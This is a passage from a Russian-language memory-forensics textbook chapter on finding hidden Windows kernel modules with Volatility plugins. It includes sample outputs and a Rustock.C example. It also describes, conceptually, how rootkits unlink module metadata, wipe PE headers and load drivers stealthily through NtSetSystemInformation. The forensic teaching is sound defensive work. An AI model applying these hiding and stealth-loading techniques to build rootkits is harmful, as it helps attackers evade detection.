На схеме рисунка 13-1 на высоком уровне представлены некоторые понятия, рассматриваемые в этой главе. При криминалистическом анализе памяти ядра часто приходится разыскивать вредоносный модуль ядра, а способов сделать это много. Как показано на схеме, блок данных отладчика ядра имеет член с именем `PsLoadedModuleList`, который указывает на двусвязный список структур `KLDR_DATA_TABLE_ENTRY`. Они содержат метаданные каждого модуля ядра: его базовый адрес (то есть начало PE-файла), размер модуля и полный путь к файлу модуля на диске. API действующей системы, а следовательно, и все криминалистические инструменты, которые полагаются на эти API, перечисляют модули путем обхода этого списка. Поэтому руткиты могут скрывать свое присутствие, исключая запись из списка. На схеме исключена запись в середине.

Несмотря на исключение записи из списка, структура метаданных остается неповрежденной (то есть не обнуляется). Следовательно, структуру или структуры можно найти с помощью сканирования пулов (см. главу 5). В частности, структуры метаданных существуют в пулах с тегом `MmLd`, и именно так их находит плагин Volatility `modscan`. Теперь рассмотрим несколько более тщательно скрывающийся руткит: предположим, что структура метаданных исключена из списка, а затем целиком перезаписана нулями, включая тег пула. В этом случае скрытый модуль нельзя обнаружить ни обходом списка, ни сканированием по тегу пула. Но беспокоиться не следует: здесь целью являются только метаданные. Сами данные (то есть файл переносимого исполняемого формата [PE] и все его функции) по-прежнему доступны.




Рисунок 13-1. Высокоуровневый обзор некоторых артефактов в памяти ядра, которые могут помочь найти вредоносные модули.

Столкнувшись с руткитом, который скрывается описанными выше способами, вы все равно можете выполнить полный перебор памяти ядра в поисках заголовков PE (например, сигнатуры MZ). В частности, ищите случаи, когда базовый адрес отсутствует в связанном списке модулей: это убедительный признак того, что найденный PE-файл скрыт. К сожалению, этот метод не помогает восстановить полный путь на диске к модулю, но по крайней мере модуль можно извлечь из памяти и провести статический анализ двоичного файла.

Теперь рассмотрим еще более скрытный руткит, который также стирает свой заголовок PE (и сигнатуру MZ). После загрузки в память эти значения несущественны и могут быть легко повреждены в целях противодействия криминалистическому анализу. Однако можно положиться на один обнадеживающий факт: код вредоносного модуля ядра должен оставаться в памяти, чтобы руткит мог работать. Иными словами, сколько бы способов сокрытия он ни использовал, он все равно должен сохранять некоторое присутствие, и эту слабость можно использовать для обнаружения.

Например, если модуль хочет отслеживать вызовы API, он перехватывает таблицу диспетчеризации системных служб (System Service Dispatch Table, SSDT), описанную далее в этой главе, либо исправляет раздел кода другого модуля инструкциями, перенаправляющими управление функции руткита. Если он хочет взаимодействовать с процессами в пользовательском режиме, ему требуются объект драйвера (см. плагин `driverscan`) и одно или несколько устройств (плагин `devicetree`). Если в какой-либо момент модуль запускает дополнительные потоки для одновременного выполнения задач, создается новый объект потока с начальным адресом, указывающим непосредственно на код модуля.

В этой главе вы увидите, как использовать такие косвенные артефакты, чтобы находить и извлекать код вредоносного модуля ядра независимо от способа его сокрытия.

Классификация модулей

Типичная система Windows имеет сотни модулей ядра, поэтому выявление вредоносного модуля или модулей может потребовать значительных усилий. Читая эту главу, держите в уме следующие вопросы. Они помогут определить, каким модулям уделить основное внимание в ходе расследования:

• **Исключен ли он из списка или скрыт?** За исключением некоторых антивирусных продуктов, пытающихся скрыться от вредоносных программ, легитимных причин исключать структуру метаданных модуля из списка не существует.
• **Обрабатывает ли он какие-либо прерывания?** Хотя сторонние модули ядра могут регистрировать собственные обработчики прерываний, модуль NT (`ntoskrnl.exe`, `ntkrnlpa.exe` и так далее) всегда должен быть обработчиком таких критически важных прерываний, как ошибка страницы, ловушка точки останова и диспетчер системных служб. Проверить их можно с помощью плагина Volatility `idt`.
• **Предоставляет ли он какие-либо системные API?** Когда приложения пользовательского режима вызывают системные API, адрес API в памяти ядра разрешается с помощью таблицы указателей, называемой SSDT. Противник может перезаписывать эти указатели, кроме некоторых случаев на 64-разрядных платформах с включенной Patchguard. Как правило, в этом должны участвовать только модуль NT, модуль подсистемы графического пользовательского интерфейса (GUI) Windows (`win32k.sys`), драйвер поддержки IIS (`spud.sys`) и некоторые антивирусные продукты.
• **Подписан ли драйвер?** В 64-разрядных системах все модули ядра должны быть подписаны. Следует проверить легитимность подписавшего лица, срок действия сертификата и так далее. Однако для проверки подписей потребуются соответствующие файлы модулей ядра с диска из-за изменений, происходящих при загрузке модулей в память.
• **Допустимы ли имена и пути?** Иногда подозрительное поведение может выявить очень простой индикатор, например имя модуля или полный путь к нему на диске. Например, Stuxnet использовал жестко заданные имена, такие как `MRxNet.sys`, а Blackenergy загружал модуль, имя которого целиком состояло из шестнадцатеричных символов (например, `000000BD8.sys`). Также полезно убедиться, что модули не загружаются из временных путей.
• **Устанавливает ли он какие-либо обратные вызовы?** Как будет показано далее в главе, обратные вызовы предоставляют механизм получения уведомлений при наступлении определенных событий, например при запуске новых процессов или перед созданием аварийного дампа. Следует знать, какие обратные вызовы, если таковые есть, зарегистрировал конкретный модуль.
• **Создает ли он какие-либо устройства?** Устройства часто имеют имя, а значит, их можно использовать как индикаторы компрометации (при условии, что имена не создаются случайным образом). Следует также выяснить, действуют ли устройства драйвера как фильтр, присоединяясь к стекам драйверов клавиатуры, сети или файловой системы.
• **Имеются ли известные сигнатуры?** Наконец, весьма полезным может оказаться полный перебор содержимого кода. Извлеките из памяти один модуль или, если уж на то пошло, все модули и просканируйте их антивирусными сигнатурами или правилами Yara.

Как загружаются модули

Сам факт загрузки модуля ядра приводит к созданию различных артефактов в памяти. Однако конкретные свидетельства зависят от использованного метода. Ниже кратко описаны возможные методы и некоторые следы, которые можно ожидать:

• **Service Control Manager (SCM):** рекомендуемый Microsoft способ загрузки модулей ядра состоит в создании службы (`CreateService`) типа `SERVICE_KERNEL_DRIVER` с последующим запуском службы (`StartService`). Как описано в главе 12, эти API автоматически создают в реестре подраздел `CurrentControlSet\services`, имя которого соответствует новой службе. Если включен аудит, этот метод также создает сообщения журнала событий. Более того, в памяти `services.exe` создается новая структура записи службы (см. плагин `svcscan`). Драйвер можно выгрузить, просто остановив службу.
• **NtLoadDriver:** в главе 12 был описан образец вредоносной программы, который обходил некоторые криминалистические артефакты, оставляемые методом SCM. Хотя разделы реестра по-прежнему необходимы, при непосредственном вызове `NtLoadDriver` (вместо `CreateService` и `StartService`) сообщения журнала событий не создаются, а `services.exe` не получает уведомления об активности. Модуль все еще можно легко выгрузить, вызвав `NtUnloadDriver`.
• **NtSetSystemInformation:** несколько более скрытный метод загрузки модулей состоит в вызове этого API с классом `SystemLoadAndCallImage` (см. shmoo.com).

Хотя это единственный метод, которому не требуются записи реестра, после загрузки модуля таким способом простого способа выгрузить его нет, если не считать перезагрузки машины.

Теперь, познакомившись с API, необходимыми для каждого из этих методов, вы сможете узнавать их при анализе вызовов функций, импортированных приложением.

Перечисление модулей в действующих системах

Важно познакомиться со способами, которыми инструменты действующей системы перечисляют модули ядра, чтобы понимать, как им часто мешают работать. Ниже приведен список доступных средств:

• **Process Explorer:** если щелкнуть процесс System и выбрать View □ Lower Pane View □ DLLs, появится список загруженных в настоящий момент модулей ядра. На рисунке 13-2 показано, как он выглядит.




Рисунок 13-2. Process Explorer может показывать загруженные модули ядра в нижней панели, когда выбран процесс System.

• **Windows API:** функция `EnumDeviceDrivers` (см. `K32EnumDeviceDrivers`) может получить адрес загрузки каждого модуля ядра. Внутри эти вспомогательные API вызывают `NtQuerySystemInformation`.
• **Windows Management Instrumentation (WMI):** для перечисления системных драйверов можно использовать класс `Win32_SystemDriver`. Следует учитывать, что этот класс является производным от `Win32_BaseService`, поэтому для получения подмножества установленных служб, загружающих модули ядра, он в действительности обращается к реестру (а не к `NtQuerySystemInformation`).

• **Nirsoft:** приложение с графическим интерфейсом DriverView (nirsoft.net) показывает список загруженных модулей, сформированный путем вызова `NtQuerySystemInformation`.
• **Native API:** программы на C или C++ могут непосредственно вызывать `NtQuerySystemInformation` с классом `SystemModuleInformation`, чтобы получить список загруженных модулей ядра. Этот API, на который полагается так много других инструментов, обращается к двусвязному списку структур `KLDR_DATA_TABLE_ENTRY`, описанному на рисунке 13-1.

Итак, за исключением WMI, все описанные методы прямо или косвенно вызывают собственный API `NtQuerySystemInformation`. Иными словами, одного исключения структуры метаданных из списка или установки перехвата API достаточно, чтобы скрыться от большинства инструментов системного администрирования. От WMI также можно скрыться, удалив необходимые разделы реестра после загрузки модуля либо изначально загрузив модуль с помощью `NtSetSystemInformation`.

Модули в дампах памяти

Volatility хорошо оснащен для поиска, описания и извлечения модулей ядра из памяти. Ниже перечислены плагины, которые чаще всего используются для таких действий:

• **modules:** этот плагин обходит двусвязный список структур метаданных, на который указывает `PsLoadedModuleList`. Поскольку вновь загруженные модули всегда добавляются в конец списка, преимущество плагина состоит в том, что он показывает относительную временную связь между модулями (иными словами, можно определить порядок их загрузки).
• **modscan:** этот плагин выполняет сканирование по тегу пула во всем физическом адресном пространстве, включая освобожденную память, в поисках `MmLd` (тега пула метаданных модуля). Он позволяет находить как исключенные из списка, так и загруженные ранее модули.
• **unloadedmodules:** в целях отладки ядро ведет список недавно выгруженных модулей. Помимо имен модулей, в нем хранятся временные метки, точно указывающие момент их выгрузки и области памяти ядра, которые они занимали.
• **moddump:** этот плагин извлекает один или несколько модулей ядра, заданных по имени или базовому адресу. Он может извлекать только загруженные в настоящий момент модули с допустимыми заголовками PE.

Упорядоченный список активных модулей

Следующий вывод показывает пример использования плагина `modules`. Важно понимать различие между столбцами Offset(V) и Base. Первый (крайний левый столбец) содержит виртуальный адрес структуры метаданных `KLDR_DATA_TABLE_ENTRY`. Второй представляет собой базовый адрес (также в виртуальной памяти) начала заголовка PE модуля. Поэтому в данной конкретной системе сигнатуру MZ модуля NT, `ntoskrnl.exe`, следовало бы искать по адресу `0xfffff80002852000`.

```
$ python vol.py -f memory.vmem --profile=Win7SP1x64 modules
Volatility Foundation Volatility Framework 2.4
Offset(V)          Name            Base                  Size  File
------------------ --------------- ------------------ --------- ----
0xfffffa8000c32890 ntoskrnl.exe    0xfffff80002852000   0x5ea000
  \SystemRoot\system32\ntoskrnl.exe
0xfffffa8000c327a0 hal.dll         0xfffff80002809000    0x49000
  \SystemRoot\system32\hal.dll
0xfffffa8000c326c0 kdcom.dll       0xfffff80000b9a000     0xa000
  \SystemRoot\system32\kdcom.dll
0xfffffa8000c2cf20 mcupdate.dll    0xfffff88000cdd000    0x4f000
  \SystemRoot\system32\mcupdate_GenuineIntel.dll
[snip]
0xfffffa8001515e20 bthport.sys     0xfffff880022e7000    0x8c000
  \SystemRoot\System32\Drivers\bthport.sys
0xfffffa80014383f0 rfcomm.sys      0xfffff88003238000    0x2c000
  \SystemRoot\system32\DRIVERS\rfcomm.sys
0xfffffa80023d3570 BthEnum.sys     0xfffff88003264000    0x10000
  \SystemRoot\system32\DRIVERS\BthEnum.sys
0xfffffa80020461e0 bthpan.sys      0xfffff8800339d000    0x20000
  \SystemRoot\system32\DRIVERS\bthpan.sys
0xfffffa80029958a0 PROCEXP152.SYS  0xfffff880033bd000     0xd000
  \??\C:\Windows\system32\Drivers\PROCEXP152.SYS
```

Модуль NT загружается самым первым, а за ним следует `hal.dll` (уровень аппаратных абстракций). Это логично, поскольку оба являются основными компонентами ОС, которым необходимо запускаться на раннем этапе. Далее начинают встречаться драйверы, связанные с конкретными службами, которые автоматически запускаются при загрузке, например драйверы обмена данными с отладчиком ядра (`kdcom.dll`) и Bluetooth (`BthEnum.sys`). В самом конце списка

показан загруженный последним модуль PROCEXP152.SYS, связанный с SysInternals Process Explorer, который пользователь запустил интерактивно.

Если бы система была заражена руткитом ядра, в конце появилась бы новая запись вредоносного модуля (при условии, что память захвачена до следующей перезагрузки и руткит не пытается скрыть свою структуру метаданных).

Полный перебор при сканировании модулей

Вывод плагина modscan похож на только что показанный. Однако имеются несколько ключевых отличий:

• Поскольку структуры метаданных модулей обнаруживаются сканированием физического адресного пространства, левый столбец Offset(P) показывает физическое смещение, а не адрес в виртуальной памяти.
• Модули отображаются в порядке обнаружения, а не в порядке загрузки.

Разумеется, поскольку modscan также проверяет свободные и освобожденные блоки памяти, можно находить исключенные из списка и загруженные ранее модули. Вот пример вывода:

```
$ python vol.py -f memory.vmem --profile=Win7SP1x64 modscan
Volatility Foundation Volatility Framework 2.4
Offset(P)          Name            Base                     Size File
------------------ --------------- ------------------ --------- ----
0x000000000038ae90 mouclass.sys    0xfffff88003bd9000     0xf000
  \SystemRoot\system32\DRIVERS\mouclass.sys
0x000000002c78c590 serenum.sys     0xfffff88003a1d000     0xc000
  \SystemRoot\system32\DRIVERS\serenum.sys
0x000000003e0edde0 spsys.sys       0xfffff88003321000    0x71000
  \SystemRoot\system32\drivers\spsys.sys
0x000000003e3958a0 PROCEXP152.SYS  0xfffff880033bd000     0xd000
  \??\C:\Windows\system32\Drivers\PROCEXP152.SYS
0x000000003e422360 lltdio.sys      0xfffff880023d2000    0x15000
  \SystemRoot\system32\DRIVERS\lltdio.sys
0x000000003e424a00 rspndr.sys      0xfffff880023e7000    0x18000
  \SystemRoot\system32\DRIVERS\rspndr.sys
[snip]
Name                 StartAddress       EndAddress         Time
-------------------- ------------------ ------------------ ----
dump_dumpfve.sys     0xfffff8800167b000 0xfffff8800168e000 2014-03-27 17:22:20
dump_LSI_SAS.sys     0xfffff8800165e000 0xfffff8800167b000 2014-03-27 17:22:20
dump_storport.sys    0xfffff88001654000 0xfffff8800165e000 2014-03-27 17:22:20
crashdmp.sys         0xfffff88001646000 0xfffff88001654000 2014-03-27 17:22:20
bthpan.sys           0xfffff880023b2000 0xfffff880023d2000 2014-04-08 16:43:31
rfcomm.sys           0xfffff88002376000 0xfffff880023a2000 2014-04-08 16:43:31
BthEnum.sys          0xfffff880023a2000 0xfffff880023b2000 2014-04-08 16:43:31
BTHUSB.sys           0xfffff88003ca8000 0xfffff88003cc0000 2014-04-08 16:43:31
[snip]
```

Список выгруженных модулей также может пригодиться при криминалистическом анализе и расследовании вредоносных программ, особенно когда руткиты пытаются быстро выгрузиться (то есть действуют по принципу «войти и выйти»). Как показано в следующем примере с вариантом Rustock.C, модуль xxx.sys нельзя найти ни в списке активных модулей, ни путем сканирования по тегу пула. Однако в совершенно иной структуре данных ядро помнит, что вредоносный модуль когда-то был загружен.

```
$ python vol.py -f rustock-c.vmem --profile=WinXPSP3x86 unloadedmodules
Volatility Foundation Volatility Framework 2.4
Name                 StartAddress EndAddress Time
-------------------- ------------ ---------- ----
Sfloppy.SYS          0x00f8b92000 0xf8b95000 2010-12-31 18:46:04
Cdaudio.SYS          0x00f89d2000 0xf89d7000 2010-12-31 18:46:04
splitter.sys         0x00f8c1c000 0xf8c1e000 2010-12-31 18:46:40
```

```
swmidi.sys           0x00f871a000 0xf8728000 2010-12-31 18:46:41
aec.sys              0x00f75d8000 0xf75fb000 2010-12-31 18:46:41
DMusic.sys           0x00f78d0000 0xf78dd000 2010-12-31 18:46:41
drmkaud.sys          0x00f8d9c000 0xf8d9d000 2010-12-31 18:46:41
kmixer.sys           0x00f75ae000 0xf75d8000 2010-12-31 18:46:46
xxx.sys              0x00f6f88000 0xf6fc2000 2010-12-31 18:47:57
$ python vol.py -f rustock-c.vmem --profile=WinXPSP3x86 modules | grep xxx
$ python vol.py -f rustock-c.vmem --profile=WinXPSP3x86 modscan | grep xxx
```

К сожалению, поскольку модуль `xxx.sys` действительно выгрузился, рассчитывать на его выгрузку из памяти уже нельзя. Однако по крайней мере имеется связанная с этой активностью временная метка, которую можно использовать в расследованиях на основе временной шкалы, а также имя файла на диске, поэтому файл можно попытаться восстановить из файловой системы.

Извлечение модулей ядра

Если модуль ядра все еще загружен в память, его можно извлечь для статического анализа с помощью плагина `moddump`. Доступные параметры командной строки показаны ниже:

```
$ python vol.py -f memory.vmem --profile=Win7SP1x64 moddump
[snip]
 -D DUMP_DIR, --dump-dir=DUMP_DIR
                        Directory in which to dump executable files
  -u, --unsafe          Bypasses certain sanity checks when creating image
  -r REGEX, --regex=REGEX
                        Dump modules matching REGEX
  -i, --ignore-case     Ignore case in pattern match
  -b BASE, --base=BASE  Dump driver with BASE address (in hex)
  -m, --memory          Carve as a memory sample rather than exe/dis
---------------------------------
Module ModDump
---------------------------------
Dump a kernel driver to an executable file sample
```

Чтобы извлечь все загруженные в настоящий момент модули, достаточно указать путь к требуемому выходному каталогу, например:

```
$ python vol.py -f memory.dmp
      --profile=Win7SP1x64 moddump
      --dump-dir=OUTDIR
Volatility Foundation Volatility Framework 2.4
Module Base        Module Name          Result
------------------ -------------------- ------
0xfffff8000281b000 ntoskrnl.exe         OK: driver.fffff8000281b000.sys
0xfffff80002e05000 hal.dll              OK: driver.fffff80002e05000.sys
0xfffff88002b53000 peauth.sys           OK: driver.fffff88002b53000.sys
0xfffff88002ad9000 mrxsmb10.sys         OK: driver.fffff88002ad9000.sys
0xfffff88000f3c000 WMILIB.SYS           OK: driver.fffff88000f3c000.sys
0xfffff8800183a000 disk.sys             OK: driver.fffff8800183a000.sys
0xfffff88004393000 portcls.sys          OK: driver.fffff88004393000.sys
0xfffff88000e1b000 termdd.sys           OK: driver.fffff88000e1b000.sys
0xfffff880042a8000 HIDPARSE.SYS         OK: driver.fffff880042a8000.sys
0xfffff880027dd000 rspndr.sys           OK: driver.fffff880027dd000.sys
0xfffff880042be000 vmusbmouse.sys       OK: driver.fffff880042be000.sys
0xfffff88000c00000 CI.dll               OK: driver.fffff88000c00000.sys
[snip]
```

Обратите внимание, что выходной файл получает имя `driver.ADDR.sys`, где ADDR является базовым адресом модуля в памяти ядра. Поскольку в каждый момент времени данный адрес может занимать только один модуль, такое соглашение об именовании гарантирует уникальность имен выходных файлов (в отличие от именования по имени модуля, которое может приводить к конфликтам).

В следующем примере модули извлекаются с помощью регулярного выражения без учета регистра. Критерию `tcp` соответствуют два модуля: `tcpip.sys` и `tcpipreg.sys`.

```
$ python vol.py -f memory.dmp
      --profile=Win7SP1x64 moddump
      --regex=tcp --ignore-case
      --dump-dir=OUTDIR/
Volatility Foundation Volatility Framework 2.4
Module Base        Module Name          Result
------------------ -------------------- ------
0xfffff880018d3000 tcpip.sys            OK: driver.fffff880018d3000.sys
0xfffff88002a3c000 tcpipreg.sys         OK: driver.fffff88002a3c000.sys
```

Хотя поиск по регулярному выражению удобен, следует помнить, что иногда имени, по которому можно выполнить поиск, не будет (например, если структуры метаданных перезаписаны или заголовок PE найден в анонимном выделенном блоке пула ядра). В таких случаях можно указать базовый адрес (где видна сигнатура MZ), и `moddump` выполнит извлечение. В следующем примере предполагается, что PE-файл находится по адресу `0xfffff88003800000`:

```
$ python vol.py -f memory.dmp
     --profile=Win7SP1x64 moddump
     --base=0xfffff88003800000
     --dump-dir=OUTDIR/

Volatility Foundation Volatility Framework 2.4
Module Base        Module Name          Result
------------------ -------------------- ------
0xfffff88003800000 UNKNOWN           OK: driver.fffff88003800000.sys
```

Если извлеченный модуль планируется загрузить в IDA Pro для статического анализа, помните одно: адрес ImageBase в заголовке PE необходимо изменить так, чтобы он совпадал с реальным адресом загрузки в памяти ядра. Иными словами, для последнего показанного примера следует использовать `0xfffff88003800000`. Вот как это можно сделать с помощью модуля Python pefile с сайта code.google.com:

```
$ python
Python 2.7.6 (v2.7.6:3a1db0d2747e, Nov 10 2013, 00:42:54)
[GCC 4.2.1 (Apple Inc. build 5666) (dot 3)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> import pefile
>>> pe = pefile.PE("driver.0xfffff88003800000.sys", fast_load = True)
>>> pe.OPTIONAL_HEADER.ImageBase = 0xfffff88003800000
>>> pe.write("driver.0xfffff88003800000.sys")
>>> quit()
```

Это простое исправление предоставляет IDA Pro дополнительный контекст, необходимый для правильного отображения относительных вызовов функций, переходов и ссылок на строки. В зависимости от состояния таблицы адресов импорта двоичного файла может также потребоваться плагин Volatility `impscan`, чтобы сформировать метки, которые можно применить к базе данных IDA. Пример использования `impscan` будет показан далее в этой главе (см. также «Рецепт 16-8: сканирование импортированных функций с помощью ImpScan» в книге *Malware Analyst's Cookbook*).

Потоки в режиме ядра

Когда модули ядра создают новые потоки с помощью `PsCreateSystemThread`, владельцем потока становится процесс System (PID 4 в XP и более новых версиях). Иными словами, процесс System является стандартным местом для потоков, запускающихся в режиме ядра. Этот факт можно исследовать с помощью Process Explorer и увидеть, что начальные адреса потоков, принадлежащих процессу System, представляют собой смещения внутри таких модулей ядра, как `ACPI.sys` и `HTTP.sys` (см. рисунок 13-3).




Рисунок 13-3. Потоки, запускающиеся в режиме ядра, принадлежат процессу System.

При разборе дампа памяти эти системные потоки можно отличать от остальных по следующим признакам:

• Значение `_ETHREAD.SystemThread` равно 1.
• В члене `_ETHREAD.CrossThreadFlags` установлен флаг `PS_CROSS_THREAD_FLAGS_SYSTEM`.
• Процессом-владельцем является PID 4.

Эта информация может помочь найти такие семейства вредоносных программ, как Mebroot и Tigger, которые пытаются скрывать свое присутствие в ядре. При первоначальной загрузке модулей руткита они выделяют пул памяти ядра, копируют исполняемый код в пул и вызывают `PsCreateSystemThread`, чтобы начать выполнение нового блока кода. После создания потока модуль может выгрузиться. Эти действия помогают руткиту оставаться скрытным, поскольку он продолжает существовать за счет потоков, выполняющихся из нетегированных пулов памяти. Однако это создает довольно очевидный криминалистический артефакт: поток, начальный адрес которого указывает на неизвестную область памяти ядра, где нет ни одного известного модуля.

Потоки ядра Tigger

